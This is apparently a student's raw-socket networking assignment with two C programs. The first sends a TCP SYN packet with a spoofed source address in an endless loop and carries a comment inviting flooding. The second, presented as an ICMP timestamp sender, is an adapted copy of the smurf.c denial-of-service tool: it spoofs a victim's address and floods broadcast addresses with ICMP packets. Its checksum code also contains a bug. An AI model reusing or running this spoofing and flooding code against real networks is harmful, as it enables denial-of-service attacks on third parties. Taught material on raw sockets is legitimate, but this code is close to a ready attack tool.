**Assignment - 4**

4. Write two C programs using raw socket to create

1. TCP packet where TCP payload will contain your roll number.
2. ICMP time stamp messages towards a target IP.

Solution 4.1:

TCP solution c code

/\*

Raw TCP packets

\*/

#include <stdio.h> //for printf

#include <string.h> //memset

#include <sys/socket.h> //for socket ofcourse

#include <stdlib.h> //for exit(0);

#include <errno.h> //For errno - the error number

#include <netinet/tcp.h> //Provides declarations for tcp header

#include <netinet/ip.h> //Provides declarations for ip header

#include <arpa/inet.h> // inet\_addr

#include <unistd.h> // sleep()

/\*

96 bit (12 bytes) pseudo header needed for tcp header checksum calculation

\*/

struct pseudo\_header

{

u\_int32\_t source\_address;

u\_int32\_t dest\_address;

u\_int8\_t placeholder;

u\_int8\_t protocol;

u\_int16\_t tcp\_length;

};

/\*

Generic checksum calculation function

\*/

unsigned short csum(unsigned short \*ptr,int nbytes)

{

register long sum;

unsigned short oddbyte;

register short answer;

sum=0;

while(nbytes>1) {

sum+=\*ptr++;

nbytes-=2;

}

if(nbytes==1) {

oddbyte=0;

\*((u\_char\*)&oddbyte)=\*(u\_char\*)ptr;

sum+=oddbyte;

}

sum = (sum>>16)+(sum & 0xffff);

sum = sum + (sum>>16);

answer=(short)~sum;

return(answer);

}

int main (void)

{

//Create a raw socket

int s = socket (PF\_INET, SOCK\_RAW, IPPROTO\_TCP);

if(s == -1)

{

//socket creation failed, may be because of non-root privileges

perror("Failed to create socket");

exit(1);

}

//Datagram to represent the packet

char datagram[4096] , source\_ip[32] , \*data , \*pseudogram;

//zero out the packet buffer

memset (datagram, 0, 4096);

//IP header

struct iphdr \*iph = (struct iphdr \*) datagram;

//TCP header

struct tcphdr \*tcph = (struct tcphdr \*) (datagram + sizeof (struct ip));

struct sockaddr\_in sin;

struct pseudo\_header psh;

//Data part

data = datagram + sizeof(struct iphdr) + sizeof(struct tcphdr);

strcpy(data , "RollNo: CSM20040");

//some address resolution

strcpy(source\_ip , "192.168.1.2");

sin.sin\_family = AF\_INET;

sin.sin\_port = htons(80);

sin.sin\_addr.s\_addr = inet\_addr ("10.0.0.2");

//Fill in the IP Header

iph->ihl = 5;

iph->version = 4;

iph->tos = 0;

iph->tot\_len = sizeof (struct iphdr) + sizeof (struct tcphdr) + strlen(data);

iph->id = htonl (54321); //Id of this packet

iph->frag\_off = 0;

iph->ttl = 255;

iph->protocol = IPPROTO\_TCP;

iph->check = 0; //Set to 0 before calculating checksum

iph->saddr = inet\_addr ( source\_ip ); //Spoof the source ip address

iph->daddr = sin.sin\_addr.s\_addr;

//Ip checksum

iph->check = csum ((unsigned short \*) datagram, iph->tot\_len);

//TCP Header

tcph->source = htons (1234);

tcph->dest = htons (80);

tcph->seq = 0;

tcph->ack\_seq = 0;

tcph->doff = 5; //tcp header size

tcph->fin=0;

tcph->syn=1;

tcph->rst=0;

tcph->psh=0;

tcph->ack=0;

tcph->urg=0;

tcph->window = htons (5840); /\* maximum allowed window size \*/

tcph->check = 0; //leave checksum 0 now, filled later by pseudo header

tcph->urg\_ptr = 0;

//Now the TCP checksum

psh.source\_address = inet\_addr( source\_ip );

psh.dest\_address = sin.sin\_addr.s\_addr;

psh.placeholder = 0;

psh.protocol = IPPROTO\_TCP;

psh.tcp\_length = htons(sizeof(struct tcphdr) + strlen(data) );

int psize = sizeof(struct pseudo\_header) + sizeof(struct tcphdr) + strlen(data);

pseudogram = malloc(psize);

memcpy(pseudogram , (char\*) &psh , sizeof (struct pseudo\_header));

memcpy(pseudogram + sizeof(struct pseudo\_header) , tcph , sizeof(struct tcphdr) + strlen(data));

tcph->check = csum( (unsigned short\*) pseudogram , psize);

//IP\_HDRINCL to tell the kernel that headers are included in the packet

int one = 1;

const int \*val = &one;

if (setsockopt (s, IPPROTO\_IP, IP\_HDRINCL, val, sizeof (one)) < 0)

{

perror("Error setting IP\_HDRINCL");

exit(0);

}

//loop if you want to flood :)

while (1)

{

//Send the packet

if (sendto (s, datagram, iph->tot\_len , 0, (struct sockaddr \*) &sin, sizeof (sin)) < 0)

{

perror("sendto failed");

}

//Data send successfully

else

{

printf ("Packet Send. Length : %d \n" , iph->tot\_len);

}

// sleep for 1 seconds

sleep(1);


}

return 0;

}

**(output below)**

**TCP Output:**



**Solution 4.2:**

**ICMP Timestamp code:**

**#include <signal.h>**

**#include <stdio.h>**

**#include <stdlib.h>**

**#include <sys/socket.h>**

**#include <sys/types.h>**

**#include <netinet/in.h>**

**#include <netinet/ip.h>**

**#include <netinet/ip\_icmp.h>**

**#include <netdb.h>**

**#include <ctype.h>**

**#include <netinet/udp.h>**

**#include <arpa/inet.h>**

**#include <unistd.h>**

**#include <string.h>**

**#include <sys/time.h>**

**void banner(void);**

**void usage(char \*);**

**void smurf(int, struct sockaddr\_in, u\_long, int);**

**void ctrlc(int);**

**unsigned short in\_chksum(u\_short \*, int);**

**int main(int argc, char \*argv[])**

**{**

**struct sockaddr\_in sin;**

**struct hostent \*he;**

**FILE \*bcastfile;**

**int i, sock, bcast, delay, num, pktsize, cycle = 0, x;**

**char buf[32], \*\*bcastaddr = malloc(8192);**

**banner();**

**signal(SIGINT, ctrlc);**

**if (argc < 6)**

**usage(argv[0]);**

**if ((he = gethostbyname(argv[1])) == NULL)**

**{**

**perror("resolving source host");**

**exit(-1);**

**}**

**memcpy((caddr\_t)&sin.sin\_addr, he->h\_addr, he->h\_length);**

**sin.sin\_family = AF\_INET;**

**sin.sin\_port = htons(0);**

**num = atoi(argv[3]);**

**delay = atoi(argv[4]);**

**pktsize = atoi(argv[5]);**

**if ((bcastfile = fopen(argv[2], "r")) == NULL)**

**{**

**perror("opening bcast file");**

**exit(-1);**

**}**

**x = 0;**

**while (!feof(bcastfile))**

**{**

**fgets(buf, 32, bcastfile);**

**if (buf[0] == '#' || buf[0] == '\n' || !isdigit(buf[0]))**

**continue;**

**for (i = 0; i < strlen(buf); i++)**

**if (buf[i] == '\n')**

**buf[i] = '\0';**

**bcastaddr[x] = malloc(32);**

**strcpy(bcastaddr[x], buf);**

**x++;**

**}**

**bcastaddr[x] = 0x0;**

**fclose(bcastfile);**

**if (x == 0)**

**{**

**fprintf(stderr, "ERROR: no broadcasts found in file %s\n\n", argv[2]);**

**exit(-1);**

**}**

**if (pktsize > 1024)**

**{**

**fprintf(stderr, "ERROR: packet size must be < 1024\n\n");**

**exit(-1);**

**}**

**if ((sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW)) < 0)**

**{**

**perror("getting socket");**

**exit(-1);**

**}**

**setsockopt(sock, SOL\_SOCKET, SO\_BROADCAST, (char \*)&bcast, sizeof(bcast));**

**printf("Flooding %s (. = 25 outgoing packets)\n", argv[1]);**

**for (i = 0; i < num || !num; i++)**

**{**

**if (!(i % 25))**

**{**

**printf(".");**

**fflush(stdout);**

**}**

**smurf(sock, sin, inet\_addr(bcastaddr[cycle]), pktsize);**

**cycle++;**

**if (bcastaddr[cycle] == 0x0)**

**cycle = 0;**

**usleep(delay);**

**}**

**puts("\n\n");**

**return 0;**

**}**

**void banner(void)**

**{**

**puts("\nsmurf.c v4.0 by TFreak\n");**

**}**

**void usage(char \*prog)**

**{**

**fprintf(stderr, "usage: %s <target> <bcast file> "**

**"<num packets> <packet delay> <packet size>\n\n"**

**"target = address to hit\n"**

**"bcast file = file to read broadcast addresses from\n"**

**"num packets = number of packets to send (0 = flood)\n"**

**"packet delay = wait between each packet (in ms)\n"**

**"packet size = size of packet (< 1024)\n\n",**

**prog);**

**exit(-1);**

**}**

**void smurf(int sock, struct sockaddr\_in sin, u\_long dest, int psize)**

**{**

**struct iphdr \*ip;**

**struct icmp \*icmp;**

**// struct icmp \*ic;**

**char \*packet;**

**packet = malloc(sizeof(struct iphdr) + sizeof(struct icmp) + psize);**

**ip = (struct iphdr \*)packet;**

**icmp = (struct icmp \*)(packet + sizeof(struct iphdr));**

**memset(packet, 0, sizeof(struct iphdr) + sizeof(struct icmp) + psize);**

**ip->tot\_len = htons(sizeof(struct iphdr) + sizeof(struct icmp) + psize);**

**ip->ihl = 5;**

**ip->version = 4;**

**ip->ttl = 255;**

**ip->tos = 0;**

**ip->frag\_off = 0;**

**ip->protocol = IPPROTO\_ICMP;**

**//source address-user input**

**ip->saddr = sin.sin\_addr.s\_addr;**

**//destination address-user input**

**ip->daddr = dest;**

**struct timeval tv;**

**ip->check = in\_chksum((u\_short \*)ip, sizeof(struct iphdr));**

**icmp->icmp\_type = 13;**

**icmp->icmp\_code = 0;**

**icmp->icmp\_cksum = in\_chksum((u\_short \*)icmp, sizeof(struct icmp) + psize);**

**icmp->icmp\_dun.id\_ts.its\_otime = gettimeofday(&tv, NULL);**

**sendto(sock, packet, sizeof(struct iphdr) + sizeof(struct icmp) + psize,**

**0, (struct sockaddr \*)&sin, sizeof(struct sockaddr));**

**free(packet); /\* free willy! \*/**

**}**

**void ctrlc(int ignored)**

**{**

**puts("\nDone!\n");**

**exit(1);**

**}**

**unsigned short in\_chksum(u\_short \*addr, int len)**

**{**

**register int nleft = len;**

**register int sum = 0;**

**u\_short answer = 0;**

**while (nleft > 1)**

**{**

**sum += \*addr++;**

**nleft -= 2;**

**}**

**if (nleft == 1)**

**{**

**\*(u\_char \*)(&answer) = \*(u\_char \*)addr;**

**sum += answer;**

**}**

**sum = (sum >> 16) + (sum + 0xffff);**

**sum += (sum >> 16);**

**answer = ~sum;**

**return (answer);**

**}**

**Output:**

